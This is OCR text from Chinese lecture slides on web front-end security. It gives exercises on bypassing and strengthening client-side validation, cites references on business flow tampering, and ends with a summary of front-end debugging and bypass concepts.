
- 尝试使用本节所学的知识对上述应用实例进行旁路实验
- 思考在上述应用实例场景中，应如何对验证逻辑进行增强
- 更多内容：

Finding Client-side Business Flow Tampering Vulnerabilities

I Luk Kim, Yunhui Zheng, Hogun Park, Weihang Wang, Wei You, Yousra Aafer, Xiangyu Zhang

Proceedings of the 42nd ACM/IEEE Internatinoal Conference on Software Engineering (**ICSE 2020**)

李喆，《Chrome扩展及应用开发》，人民邮电出版社



总结

- 重要知识点
  - Web前端架构：三种语言 (HTML+CSS+JavaScript) + 两个机制 (DOM+Event)
  - Web前端调试技术：设置断点、单步执行、查看/修改/劫持关键变量
  - Web前端业务逻辑旁路：理解前端业务逻辑的基础上，综合运用前端调试技术
  - 浏览器扩展：Web前端业务逻辑旁路的自动化方案
- 研究启示
  - 任何在客户端实施的验证逻辑都存在被旁路的可能性
  - 安全增强机制的设计要充分考虑对系统性能和效率的影响